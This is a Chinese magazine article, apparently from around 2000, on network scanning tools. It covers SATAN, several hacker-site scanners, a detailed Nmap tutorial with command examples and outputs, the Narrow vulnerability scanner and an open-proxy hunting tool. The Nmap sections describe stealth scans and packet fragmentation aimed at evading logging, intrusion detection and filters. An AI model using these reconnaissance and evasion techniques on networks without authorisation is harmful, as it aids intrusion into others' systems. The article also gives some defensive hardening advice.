安装过程:SATAN 的安装和其他应用程序一样,每个平台上的 SATAN 目录可能略有不同,但一般都是/satan-1.1.1。安装的第一步(在阅读了使用文档说明后)是运行 Perl 程序 reconfig。这个程序搜索各种不同的组成成分,并定义目录路径。如果它不能找到或定义一个浏览器。则运行失败,那些把浏览器安装在非标准目录中(并且没有在 PATH 中进行设置)的用户将不得不手工进行设置。同样,那些没有用 DNS(未在自己机器上运行 DNS)的用户也必须在/satan-1.1.1/conf/satan.cf 中进行下列设置:\$dont_use_nslookup = 1。在解决了全部路径问题后,用户可以在分布式系统上运行安装程序(IRIX 或 SunOS),建议要非常仔细地观察编译,以找出错误。

提示:SATAN 比一般扫描器需要更多一些的资源,尤其是在内存和处理器功能方面要求更高一些。如果你在运行 SATAN 时速度很慢,可以尝试几种解决办法。最直接的办法就是扩大内存和提高处理器能力。如果这种办法不行,我建议用下面两种方法:一是尽可能地删除其他进程;二是把你一次扫描主机的数量限制在 100 台以下。最后说明的一点是,对于没有强大的视频支持或内存资源有限的主机,SATAN 有一个行命令接口,这一点很重要。

Jakal

Jakal 是一个秘密扫描器,也就是就,它可

以扫描一个区域(在防火墙后面),而不留下任何痕迹。

在下面地址中可以找到由 Half life,Jeff(PhiJi)Fay 和 Abdullah Marahie 编写的 Jakal 拷贝:

<http://www.giga.or.at/pub/hacker/unix>

IdentTCPscan

IdentTCPscan 是一个更加专业化的扫描器,其中加入了识别指定 TCP 端口进程的所有者的功能,也就是说,它能测定该进程的 UID。可在如下地址找到拷贝:

<http://www.giga.or.at/pub/hacker/unix>

CONNECT

CONNECT 是一个 bin/sh 程序,它的用途是扫描 TFTP 服务子网。在下面地址可得到拷贝:

<http://www.giga.or.at/pub/hacker/unix/>


FSPScan

FSPScan 用于扫描 FSP 服务。FSP 代表文件服务协议,是非常类似于 FTP 的 Internet 协议。它提供匿名文件传输,并且据说具有网络过载保护功能(比如,FSP 从来不分叉)。FSP 最知名的安全特性可能就是它记录所有到来用户的主机名,这被认为优于 FTP,因为 FTP 仅要求用户的 E-mail 地址(而实际上根本没有进行记录)。FSP 相当流行,现在为 Windows 和 OS/2 开发了 GUI 客户程序。可在如下地址找到:

<http://www.giga.or.at/pub/hacker/unix>

XSCAN

XSCAN 扫描具有 X 服务器弱点的子网(或主机)。乍一看,这似乎并不太重要,毕竟其他多数扫描器都能做同样的工作。然而,XSCAN 包括了一个增加的功能:如果它找到了



一个脆弱的目标,它会立即加入记录。

XSCAN 的其他优点还包括:可以一次扫描多台主机。这些主机可以在行命令中作为变量键入(并且你可以通过混合匹配同时指

定主机和子网)。可在如下地址找到:

<http://www.giga.or.at/pub/hacker/unix>

Nmap —— 网络勘察工具和安全扫描器

Nmap 是在免费软件基金会的 GNU General Public License (GPL) 下发布的,可从 www.insecure.org/nmap 站点上免费下载。下载格式可以是 tgz 格式的源码或 RPM 格式。目前较稳定的版本是 2.12, 带有图形终端。

Nmap 被用于允许系统管理员察看一个大的网络系统有哪些主机以及其上运行何种服务。它支持多种协议的扫描,如 UDP, TCP connect(), TCP SYN (half open), ftp proxy (bounce attack), Reverse - ident, ICMP (ping sweep), FIN, ACK sweep, Xmas Tree, SYN sweep 和 Null 扫描。你可以从 SCAN TYPES 一节中察看相关细节。Nmap 还提供一些实用功能,如通过 tcp/ip 来甄别操作系统类型、秘密扫描、动态延迟和重发、平行扫描、通过并行的 Ping 侦测下属的主机、欺骗扫描、端口过滤探测、直接的 RPC 扫描、分布扫描、灵活的目标选择以及端口的描述。

对非 Root 的用户来说,Nmap 的正式版可以做很多重要的东西了。不幸的是部分关键的核心功能(比如 raw sockets)需要 root 权限。所以尽量以 root 的身份运行 Nmap。

运行 Nmap 后通常会得到一个关于你扫描的机器的一个实用的端口列表。Nmap 总是显示该服务的名称、端口号、状态以及协

议。状态有“open”,“filtered”和“unfiltered”三种。“open”指的是目标机器将会在该端口接受你的连接请求;“filtered”指的是有防火墙、过滤装置或者其他的网络障碍物在这个端口阻挡了 Nmap 进一步查明端口是否开放的动作;至于“unfiltered”则只有在大多数的扫描端口都处在“filtered”状态下才会出现。

根据选项的使用,Nmap 还可以报告远程主机下面的特性:使用的操作系统、TCP 连续性、在各端口上绑定的应用程序用户的用户名、DNS 名、主机是否是个 smurf 地址以及一些其他功能。

熟悉 Nmap 的使用方法,可以让安全管理员了解在黑客眼中的站点,并通过使用它,发现自己网站的漏洞,并逐步完善自己的系统。

Nmap 的语法相当简单。Nmap 的不同选项和 -s 标志组成了不同的扫描类型,比如:一个 Ping - scan 命令就是“-sP”。在确定了目标主机和网络之后,即可进行扫描。如果以 root 来运行 Nmap,Nmap 的功能会大大的增强,因为超级用户可以创建便于 Nmap 利用的定制数据包。

在目标机上,Nmap 运行灵活。使用 Nmap 进行单机扫描或是整个网络的扫描很简单,只要将带有“/mask”的目标地址指定给 Nmap

· Pc friend ·

即可。地址是“victim/24”，则目标是c类网络，地址是“victim/16”，则目标是B类网络。

另外，Nmap允许你使用各类指定的网络地址，比如192.168.7.*，是指192.168.7.0/24，或192.168.7.1,4,8-12，对所选子网下的主机进行扫描。

Ping 扫描(Ping Sweeping)

入侵者使用Nmap扫描整个网络寻找目标，通过使用“-sP”命令，进行Ping扫描。缺省情况下，Nmap给每个扫描到的主机发送一个ICMP echo和一个TCP ACK，主机对任何一种的响应都会被Nmap得到。

举例：扫描192.168.7.0网络：

```
# nmap -sP 192.168.7.0/24
```

```
Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
```

```
Host (192.168.7.11) appears to be up.
```

```
Host (192.168.7.12) appears to be up.
```

```
Host (192.168.7.76) appears to be up.
```

```
Nmap run completed -- 256 IP addresses (3 hosts up) scanned in 1 second
```

如果不发送ICMP echo请求，但要检查系统的可用性，这种扫描可能得不到一些站点的响应。在这种情况下，一个TCP“ping”就可用于扫描目标网络。

一个TCP“ping”将发送一个ACK到目标网络上的每个主机，网络上的主机如果在线，则会返回一个TCP RST响应。使用带有ping扫描的TCP ping选项，也就是“PT”选项，可以对网络上指定端口进行扫描(本文例子中指的缺省端口是80[http]号端口)，它将可能通过目标边界路由器甚至是防火墙。注意，被探测的主机上的目标端口无须打开，关键取决于是否在网络上。

```
# nmap -sP -PT80 192.168.7.0/24
```

```
TCP probe port is 80
```

```
Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
```

```
Host (192.168.7.11) appears to be up.
```

```
Host (192.168.7.12) appears to be up.
```

```
Host (192.168.7.76) appears to be up.
```

```
Nmap run completed -- 256 IP addresses (3 hosts up) scanned in 1 second
```

当潜在入侵者发现了在目标网络上运行的主机后，下一步就是进行端口扫描。

Nmap支持不同类别的端口扫描TCP连接，TCP SYN，Stealth FIN，Xmas Tree，Null和UDP扫描。

端口扫描(Port Scanning)

一个攻击者使用TCP连接扫描很容易被发现，因为Nmap将使用connect()系统调用打开目标机上相关端口的连接，并完成三次TCP握手。黑客登录到主机将显示开放的端口。一个TCP连接扫描使用“-sT”命令如下。

```
# nmap -sT 192.168.7.12
```

```
Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
```

```
Interesting ports on (192.168.7.12):
```

```
Port State Protocol Service
```

```
7 open tcp echo
```

```
9 open tcp discard
```

```
13 open tcp daytime
```

```
19 open tcp chargen
```


```
21 open tcp ftp
```

```
.....
```

```
Nmap run completed -- 1 IP address (1 host up) scanned in 3 seconds
```

隐蔽扫描(Stealth Scanning)

如果一个攻击者不想在扫描时使其信息被记录在目标系统日志上，TCP SYN扫描可帮你的忙，它很少会在目标机上留下记录，三次握手的过程从来都不会完全实现。通过发送



一个 SYN 包(是 TCP 协议中的第一个包)开始一次 SYN 的扫描。任何开放的端口都将有一个 SYN|ACK 响应。然而,攻击者发送一个 RST 替代 ACK,连接中止。三次握手得不到实现,也就很少有站点能记录这样的探测。如果是关闭的端口,对最初的 SYN 信号的响应也会是 RST,让 NMAP 知道该端口不在监听。“-sS”命令将发送一个 SYN 扫描探测主机或网络:

```
# nmap -sS 192.168.7.7
Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Interesting ports on saturnlink.nac.net (192.168.7.7):
Port State Protocol Service
21 open tcp ftp
25 open tcp smtp
53 open tcp domain
80 open tcp http
...
Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
```

虽然 SYN 扫描可能不被注意,但它们仍会被一些入侵检测系统捕捉。Stealth FIN, Xmas 树和 Null scans 可用于躲避包过滤和可检测进入受限制端口的 SYN 包。这三个扫描器对关闭的端口返回 RST,对开放的端口将吸收包。一个 FIN “-sF”扫描将发送一个 FIN 包到每个端口。

然而 Xmas 扫描“-sX”打开 FIN, URG 和 PUSH 的标志位,一个 Null scans “-sN”关闭所有的标志位。因为微软不支持 TCP 标准,所以 FIN, Xmas Tree 和 Null scans 在非微软公司的操作系统下才有效。

UDP 扫描(UDP Scanning)

如果一个攻击者寻找一个流行的 UDP 漏洞,比如 rpcbnd 漏洞或 cDc Back Orifice。为

了查出哪些端口在监听,则进行 UDP 扫描,即可知哪些端口对 UDP 是开放的。Nmap 将发送一个 0 字节的 UDP 包到每个端口。如果主机返回端口不可达,则表示端口是关闭的。但这种方法受到时间的限制,因为大多数的 UNIX 主机限制 ICMP 错误速率。幸运的是,Nmap 本身检测这种速率并自身减速,也就不会产生溢出主机的情况。

```
# nmap -sU 192.168.7.7
WARNING: -sU is now UDP scan -
- for TCP FIN scan use -sF
Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Interesting ports on saturnlink.nac.net (192.168.7.7):
Port State Protocol Service
53 open udp domain
111 open udp sunrpc
123 open udp ntp
137 open udp netbios - ns
138 open udp netbios - dgm
177 open udp xdmcp
1024 open udp unknown
Nmap run completed——1 IP address (1 host up) scanned in 2 seconds
```

操作系统识别(OS Fingerprinting)

通常一个入侵者可能对某个操作系统的漏洞很熟悉,能很轻易地进入此操作系统的机器。一个常见的选项是 TCP/IP 上的指纹,带有“-O”选项决定远程操作系统的类型。这可以和一个端口扫描结合使用,但不能和 Ping 扫描结合使用。Nmap 通过向主机发送不同类型的探测信号,缩小查找的操作系统范围。指纹验证 TCP 包括使用 FIN 探测技术发现目标机的响应类型;BOGUS 的标志探测,发现远程主机对发送的带有 SYN 包的不明标志的反

· Pc friend ·

应;TCP 初始序列号(ISN)取样发现 ISN 数值的样式。也可以用另外的方式决定远程操作系统。有一篇权威的关于指纹(fingertprinting)的文章,作者:Fyodor,也是 Nmap 的作者,参见地址 : <http://www.insecure.org/nmap/nmap-fingerprinting-article.html>

Nmap's 操作系统的检测是很准确也是很有效的,举例:使用系统 Solaris 2.7 带有 SYN 扫描的指纹验证堆栈。

```
# nmap -sS -O 192.168.7.12
Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Interesting ports on comet (192.168.7.12):
Port State Protocol Service
7 open tcp echo
9 open tcp discard
13 open tcp daytime
19 open tcp chargen
21 open tcp ftp
.....
TCP Sequence Prediction: Class = random
positive increments
Difficulty = 17818 (Worthy challenge)
Remote operating system guess: Solaris
2.6 - 2.7
Nmap run completed -- 1 IP address
(1 host up) scanned in 5 seconds
```

Ident 扫描(Ident Scanning)

一个攻击者常常寻找一台对于某些进程存在漏洞的电脑。比如,一个以 root 运行的 Web 服务器。如果目标机运行了 identd,一个攻击者使用 Nmap 通过“-I”选项的 TCP 连接,就可以发现哪个用户拥有 http 守护进程。我们将扫描一个 Linux Web 服务器为例:

```
# nmap -sT -p 80 -I -O www.
```

```
yourserver.com
```

```
Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
```

```
Interesting ports on www.yourserver.com
(XXX.XXX.XXX.XXX):
```

```
Port State Protocol Service Owner
80 open tcp http root
TCP Sequence Prediction: Class = random
positive increments
```

```
Difficulty = 1140492 (Good luck!)
Remote operating system guess: Linux
2.1.122 - 2.1.132; 2.2.0-pre1 -
2.2.2
```

```
Nmap run completed——1 IP address (1
host up) scanned in 1 second
```

如果你的 Web 服务器是错误的配置并以 root 来运行像上例一样,它将是黎明前的黑暗。

Apache 运行在 root 下是不安全的实践,你可以通过把/etc/indeed.conf 中的 auth 服务注销来阻止 ident 请求,并重新启动 ident。另外也可用使用 ipchains 或你最常用的防火墙,在网络边界上执行防火墙规则来终止 ident 请求,这可以阻止来路不明的人探测你的网站用户拥有哪些进程。


选项

这些选项通常都是可组合使用的。使用参数可以精确地定义一个扫描模式。Nmap 将会尽力捕捉并对不规范的参数组合作出提示。你可以使用 nmap -h 来打开关于 Nmap 选项参数的简介。

扫描类型

- sT TCP connect()扫描:
- sS TCP SYN 扫描:
- sF -sX -sN

Stealth FIN, Xmas Tree 或者 Null 扫描模式:有时甚至 SYN 扫描都不够隐蔽——一些



防火墙及信息包过滤装置会在重要端口守护, SYN 包在此时会被截获, 一些应用软件, 如 Synlogger 以及 Courtney 对侦测这类型的扫描都是行家。所以, 要有更进一步的扫描以在不遇到麻烦的情况下通过它们……

这个主意是关闭的端口会对你发送的探测信息包返回一个 RST, 而打开的端口则对其忽略不理(你可以参阅 RFC 973 PP64)。所以 FIN 扫描使用空的 FIN 信息包作为探针, Xmas tree 使用 FIN, URG, PUSH 标记, Null 扫描则不用任何标记。但是不幸的是微软以他们一贯的风格不理睬这一标准……所以这一扫描在 Windows 9X 以及 NT 下不能工作。

从积极方面来讲, 这其实也是一个很好的区分两种平台的办法——如果这次扫描发现了打开的端口, 那你就明白这台机器不是运行 Windows。如果 -sF, -sX, -sN 的扫描显示所有端口都是关闭的, 但一个 SYN(-sS) 扫描却显示有打开端口, 那你就大致推断它是 Windows 平台。这只是一个简单应用, 因为现在 Nmap 已经有了更彻底的操作系统判别方法——当然它的原理类似上面所提到的。

这些平台包括 Cisco, BSDI, HP/UX, MVS 和 IRIX。

-sP Ping 扫描: 有时你仅希望了解网络上有哪些主机是开放的, Nmap 可以通过对你指定的 IP 地址发送 ICMP 的 echo request 信息包来做到这一点, 有回应的主机就是开放的啦。但令人讨厌的是, 一些站点, 比如 microsoft.com 对 echo request 包设置了障碍。这样的话 nmap 还能发送一个 TCP ack 包到 80 端口(默认), 如果获得了 RST 返回, 机器是开放的。第三个方法是发送一个 SYN 信息包并等待 RST 或 SYN/ACK 响应。作为非 root 的用户可以使用, 常用 connect() 模式。对 root 来说, 默认的 Nmap 同时使用 ICMP 和 ACK 的方法扫描, 当然你也可以改变 -P 选项。注意,

你最好先 Ping 一下用户, 只有有回应的主机才有必要扫描, 只有你不想探测任何的实际端口扫描只想大面积地搜索一下活动的主机, 你可以使用此选项。

-sU UDP 扫描: 这一方法是用来确定哪个 UDP(User Datagram Protocol, RFC 768) 端口在主机端开放。这一技术是以发送零字节的 UDP 信息包到目标机器的各个端口, 如果我们收到一个 ICMP 端口无法到达的回应, 那么该端口是关闭的, 否则我们可以认为它是敞开大门的。有些人或许会认为 UDP 扫描是无意义的, 我通常会以最近的 Solaris rcpbind 漏洞来提醒他们。Rcpbind 会隐藏在一个非正式的 UDP 端口于 32770 口以上, 因此对 111 进行防火墙过滤是无要紧要的。但你是否查找过在 30000 以上的端口是否处在监听状态中……用 UDP 扫描你就能轻松地做到这一点! 或者大家还可以想想 cDe 出品的 Back Orifice 木马(BO), 它可以在 Windows 的机器中配置一个 UDP 端口, 更不用说如此众多可以利用 UDP 的、易受攻击的服务如 snmp, tftp, NFS 等了。但有一点不得不提及的是, UDP 扫描在目标主机按照 RFC 1812 建议的那样, 限制 ICMP 错误信息的传送速率时会令人痛苦的缓慢。举例来说, Linux 的核心配置(在 net/ipv4/icmp.h)限制了每 4 秒产生 80 次的无法到达信息——每次产生 1/4 秒的延迟。Solaris 有着更严格的限制(大约每秒两次就会延迟), 所以这要耗费相当长的时间。Nmap 会侦测到这种限制并自动减缓速度——这也胜过用无意义的会被目标主机忽略的大量信息包来填充这个网络。如以往一样, 微软还是不在乎 RFC 所建议的事而且没有任何限制性措施实行于 Windows 或 NT 上, 这样我们可以把多达 65K 的端口以极高的速度扫描完毕。

-sR RPC 扫描: 这一方法是结合

· Pc friend ·

Nmap 多种扫描的一种模式,它取得所有的 TCP/UDP 开放端口,并且用 SunRPC 程序 NULL 命令来试图确定是否是 RPC 端口,并且——如果是的话,其上运行什么程序,何种版本。这样你可以在目标主机躲在防火墙后或者由 TCP wrappers 防护着,它都能取得效果近似于“rpcinfo -p”的信息。但 Decoys 现在还不能正常工作在 RPC 扫描下,以后我会在 UDP RPC 扫描中加入 Decoy 支持的。

-b(ftp relay host)

FTP 跳跃攻击

常规选项

这些选项并非必需的,但有些会非常实用。

-P0 在扫描前不尝试或者 Ping 主机,这是用来扫描那些不允许 ICMP echo 请求(或应答)的主机。microsoft.com 就是这其中的一个例子,我们就必须使用 -P0 或者 -PT80 来察看 microsoft.com 的端口。

-PT 用 TCP 的 Ping 来确定主机是否打开。作为替代发送 ICMP echo 请求包并等待回应的方式,我们可以大量发送 TCP ACK 包往目标网络(或者单机)并一点点地等待它的回应,打开的主机会返回一个 RST。这一参数可以让你在 ping 信息包阻塞时,仍能高效率地扫描一个网络/主机。对非 root 的用户,我们用 connect(),以如下格式设置目标探针 -PT<portnumber>,默认的端口是 80,因为这端口往往未被过滤:

-PS 这一选项是 root 用户使用的,能用 SYN(连接请求)包替代 ACK 包,打开的主机会有一个 RST(或者 SYN|ACK——但比较少见)应答。

-PI 这一选项是使用一个真正的 Ping (ICMP echo request)包。它找到开放的主机并且将该子网中的广播地址全数搜寻——该广播地址是能够到达并能正确解析 IP 包的。如果其被大量的 DoS(denial of service)攻击时,

我们就能找到它。

-P B 默认的 Ping 形式,它用于 ACK(-PT)与 ICMP(-PI)并行攻击,以这一形式可以通过防火墙或包过滤。

-O 经由 TCP/IP 获取“指纹”来判别主机的 OS 类型。用另一说法,就是用一连串的信息包探测出你所扫描的主机位于操作系统有关堆栈信息并区分其精细差别,以此判别操作系统。它用搜集到的信息建立一个“指纹”,用来同已知的操作系统的指印相比较(the nmap -os -fingerprints file)——这样判定操作系统就有了依据。

如果你发现一台机器开了至少一个端口并得到错误的诊断信息,那么你可以写信告诉我相关细节,比如操作系统版本或侦测到的操作系统版本图,如果它有端口开放但 Nmap 返回“不可识别的操作系统”,这可能也是有用的,你可以将它的 IP 告诉我或者另一个办法是用 Nmap 的 -d 参数并告诉我,它返回的“指印”——操作系统和版本号,这样做,也算是对 Nmap 在判定操作系统的进一步开发中做了些事情,以便后续版本中它能更精确地判别系统类型。

-I 这是用 ident 扫描方式的参数,如 Dave Goldsmith 于 1996 年在 Bugtraq 中所说的,这个 ident 协议(rfc 1413)允许通过 TCP 连接得到拥有进程的用户名——即使这个连接不是由该进程发起的。所以,举个例子,你可以通过 ident 连接到一个 http 端口并找出该进程是否由 root 运行,但这只能在“全开”的目标端口的 TCP 连接中使用(像 -sT 扫描参数)。当你用 -I 参数时,远程主机的 identd 在开放的端口接受连接质询——很明显的,如果主机不运行 identd 的话,那它就无法正常工作。

-f 这个参数配置以细小的 IP 碎片包实现 SYN,FIN,XMAS 或 NULL 扫描请求。这

个想法是把 TCP 包头分别放在几个不同的信息包中,使包过滤器难于运作,而后你就可以闯入系统做你想做的事了。但要注意,部分程序可能会对这些小信息包处理错误。比方说我最喜欢的 sniffer segmentation 在接收第一个 36 字节的信息碎片时就出现麻烦,之后又来了个 24 字节的!当包过滤器和能将 IP 碎片排列的防火墙没有获得此顺序时(就像 Linux 内核中的 CON - FIG_IP_ALWAYS_DEFRAG 选项),一些网络系统就不能反映出找到目标,并且放弃。

记住,这个参数不一定能很好地工作在任何系统上,它在我的 Linux, FreeBSD 以及 OpenBSD 下是正常的,当然也有一些人说它能在部分不同的 *NIX 环境下工作。

-v 详细模式。这是被强烈推荐选项,

因为它能带来你想要的更多信息。你可以重复使用它以获得更大效果。如果你需要大量翻动屏幕,请使用 -d 命令两次

-h 这是一个快捷的帮助选项,可以在屏幕上显示 Nmap 的参数使用方法——像你注意到的那样,这个 man page 实在不是一个“快速入门参考”:

-o <logfile>这是用来指定一个放置扫描结果的文件的参数——这个结果是易于阅读的。

-m <logfile>这也是存放扫描结果的参数,但它是存放机器可解析(machine parseable)结果的,你可以用 -m 带“-”(引号不用)将其输出到标准输出里(用 Shell 的管道符……)。在这种形式下,正常的输出被禁止了,你需要察看一些错误信息来了解情况。

Narrow 安全扫描器——2000

关于 Narrow Security Scanner

Narrow 安全扫描器是用 Perl 写成,它能够在你的服务器上查找 249 个已知漏洞的扫描工具;可以在所有支持 Perl 5 及其更高版本的系统运行。其 Script 在以下系统经过测试: RedHat (4.2, 5.0, 6.0) FreeBSD 3.0 OpenBSD 2.5, Slackware 4.0 SusE 6.1。

声明:作者 Narrow 不对你利用此程序出现的任何问题或导致的结果负责;软件包中也可能有病毒或木马;你可以自由地使用和发布这个程序——但必须包括这个文档。记住,这仅仅是一个给管理员用来检查他们的系统是否存在漏洞的程序。

怎样使用 NSS

其实很简单,只要在目录下键入“perl scanner”就行了。当然,如果你是打包的,先进行解包。

NSS 用法:

perl ./scanner <主机文件> <记录文件>
> <主机文件> - 包含要扫描的主机的文件——在包里有一个范例。

<记录文件>——存放扫描结果的文件 在使用前你可能需要配置它,配置文件是“nss.conf”,默认它扫描的是所有漏洞。

注意:扫描所有漏洞的话可能会使你的网络连接变得奇慢无比。

使用需求

你需要有 Perl 5 或更高版本, dig 以及

· Pc friend ·

rpcinfo。如果没有 dig: 要改 \$scan_named to ZERO (\$scan_named = 0); 如果没有 rpcinfo: 要改 \$scan_rpc to ZERO (\$scan_rpc = 0)。

如何使用子域扫描

如果你有很多子域的话, 你可以用子域扫描并将它写到一个文件中。键入 “perl ./generate”, 够简单吧? 支持 Perl5 或更高版本的系统都可能运行。

注意: 子域扫描里 “host” 可得到所有子域, windows 用户没法用这一特性了。

子域扫描用法: (perl) ./generate - 这儿填入你的主机, 比如: host.com (前面不

用写 www 了) - 所有的子域会被记录在这个文件中。

推荐配置:

系统: 支持 Perl 5 或更高版本的系统

内存: 能运行 Unix 就行了

剩余空间: 100Kb

连接速率: 28,800 或更快

臭虫

你试试用 root 运行 perl scanner /etc/ (passwd or shadow) blah.log (不知指的是什么意思, 或许是说 host 文件不管格式如何都运行吧)。

代理猎手

我们以前好不容易得到的 Proxy, 可是代理变化太快, 用不了几天就关了或要密码了, 解决的办法是只好不断耗费大量时间去搜索更多更快的代理。“代理猎手”的出现, 使我们通往世界的路大大拓宽了。

“代理猎手”是集代理服务器的搜索和验证于一身的工具, 有以下几个特点:

支持 Http 和 Sock5 代理服务器的搜索和验证;

支持多网址段、多端口自动搜索;

支持不同网段搜索顺序的调整;

支持自动验证并给出速度评价;

支持自动搜索, 可加入 Win98 计划任务中午夜启动搜索;

支持搜索完毕自动关机;

支持搜索结果的保存和后续的再验证;

支持搜索结果的灵活排序;

支持搜索结果的导出和导入;

支持用户设置连接超时和验证超时;

支持用户设置验证内容;

支持进度时间预测;

支持用户设置最大连接数(可以做到不影响其他网络程序);

支持自动查找最新版本;

支持 Proxy 的自动切换和调度(免除了换 Proxy 时还要重新设置浏览器的麻烦);

最大的特点是搜索速度快, 最快可以在十几分钟内搜完整个 B 类地址的 65536 个地址。

代理猎手主界面如图 1 所示:

使用说明:

上方的两个列表框分别列出当前待搜索的 IP 地址范围和端口范围, 用它们旁边的各按钮来添加和删除:

中间靠上的 4 个状态框意义如下:

左边第一个 - 显示搜索进度状态;

左边第二个 - 显示并行连接状态;

左边第三个 - 显示搜索起始时间;




图 1

左边第四个 - 显示预期的搜索结束时间。

中间靠下的 5 个按钮功能如下：

- 开始搜索 - 开始(或停止)搜索；
- 参数设定 - 设置搜索和验证参数；
- 联网帮助 - 连接主页看帮助；
- 重要声明 - 版权信息和声明；
- 退出 - 退出程序。

下方的列表框列出搜索出来的结果,包括 IP、端口、验证状态、是否使用、当前连接数、已发送字节、已接收字节以及平均速度,分别解释如下:

服务器地址和端口就不用说了。

验证状态有以下几种:

正在连接... - 正在连接服务器(一般在 Verify 时出现)。

正在验证... - 已经连接上服务器了,正在进行验证。

免费, x 秒 - 验证完毕,从服务器传回来的内容包含有特征字符串,从开始尝试连接到找到特征字符串用了 x 秒,这个时间值只能大概的表示该服务器的反应速度。

要密码(收费的) - 验证过程中服务器发出口令验证的要求。

超时 - 连接超时(一般在 Verify 时出

现),或验证超时,即服务器在规定的验证时间内没有传回包含有特征字符串的数据。

不是 Proxy - 服务器的应答不符合协议规定。

无特征串 - 服务器验证完毕,但传回的数据中没有要求的特征字符串。

用 : 是否在自动调度中使用此 Proxy 的标志。通过在列表框中点击鼠标右键弹出菜单的“使用/禁用”来切换。

连接数 : 当前连接数。通过此 Proxy 正在进行的连接数目。

发送字节 : 已经发送的总字节数目。通过此 Proxy 总共发送了多少字节数据。

接收字节 : 已经接收的总字节数目。通过此 Proxy 总共收到了多少字节数据。

平均速率 : 平均速度。本次运行中此 Proxy 的平均数据传输率。

结果列表框右边的 8 个按钮功能如下:

验证 - 重新验证结果列表框中所有被选中结果。

验证全部 - 重新验证所有结果。

拷贝结果 - 拷贝结果列表框中的选中项到剪贴板,如果是一项则只拷贝 IP 地址,如果是多项则拷贝 IP 地址和端口号。

删除结果 - 从结果列表框中删除被选中的项。

精简结果 - 从结果列表框中删除所有状态不是“Free”的项。

清除结果 - 删除所有结果。

导出结果 - 将全部结果或所选结果存盘。

导入结果 - 从文件中读入结果,并自动添加或更新结果列表。

在结果列表框中点击鼠标右键弹出的菜单功能如下:

验证,拷贝,删除就不说了,与按钮功能一

· Pc friend ·

样。

使用 - 使能 Proxy。启用这个 Proxy 进行自动调度。

禁用 - 禁止 Proxy。不用这个 Proxy 进行自动调度。

重置 - 重置 Proxy。重置这个 Proxy 的字节数、速度等数据为 0，使用此功能可以提高此 Proxy 在自动调度时的优先级。

设置对话框界面如图 2 所示：




图 2

设置对话框主要设置搜索和验证的参数，描述如下：

连接超时时间 - 如果在这个时间内没连接上主机，则放弃对该主机的连接。

验证超时时间 - 验证的超时时间(秒)，包括连接所用时间在内的验证时间如果超过此时间还没有得出验证结论，则超时并放弃验证。

并发连接数目 - 即同时进行的连接和验证的最大个数。显然是越大搜索越快，但 Win95/98 下能够同时进行的网络连接有限，如果此值太大，则会影响其他网络应用程序的正常运行。

验证页面地址 - 验证所用的网络资源的地址。一般是你熟悉的页面地址。

页面关键字串 - 验证所用的特征字符

串。注意，一定要是源文件中的字符串而不一定是页面显示出来的字符串。

使用代理自动调度功能 - 是否使用自动调度 Proxy 的功能。

自动调度监听端口 - 自动调度服务器监听的端口号。在浏览器中将 Proxy 设置为本机的 IP 地址和这个端口号，就可以使用自动调度功能了。

其他项暂时还没有启用。

使用技巧：

用鼠标点击结果列表框的标题部分可以对相应的列进行排序(对头五列有效)，可以用于选取合用的结果和删除某些状态的结果，这就可以实现有的朋友要求的按特定状态精简结果。

一般来说，搜索到了大量的结果(可用和不可用的)后，就可以停止搜索了。以后每天使用时，对这些旧结果验证一遍，一般总有那么几个是可以用的。

从别处弄到的代理服务器地址，只要按照结果列表的导出文件格式做一个文本文件，就可以导入结果列表。

对于拨号上网的用户，可以这样大致确定合适的最大连接数(N)和连接超时时间(s)， $2000 \times N/s < \text{Modem 的连接速度 (bps)}$ ，而 N 一般最大也就 80 到 100 左右，s 是越大越好。所以，33.6Kbps 的用户， $N=90$ $s=6$ 就挺合适，稍留余量。注意是连接速度，不是猫的标称速度，56K 的猫的连接速度也就 40 多 K。当然，最好还是看一下 Modem 的状态监视器，看看 Modem 是否跑满了，调节上述值使它刚刚好跑满为止。

代理最常用的端口除了 8080 和 1080，还可以试一下 80(不过这个和 WWW 服务器的重了，所以可能搜出一大堆但都不是)、3128、8000、8001、10080……

编者手记:在网络飞速发展的今天,数字化生存已不再是人们的梦想,然而,人们在享受着高科技带来的方便的同时,也面临着不可预测的灾难。因特网的脆弱性给全世界的网络用户们再次敲响了警钟。漏洞攻击,一个不容忽视的话题,时刻在复制着网络管理员的噩梦。了解漏洞,分析漏洞,防患于未然,才能在网络中立于不败之地。面对现实,让噩梦结束吧,也许这才是你想要的!

最著名的十大安全漏洞分析及防范

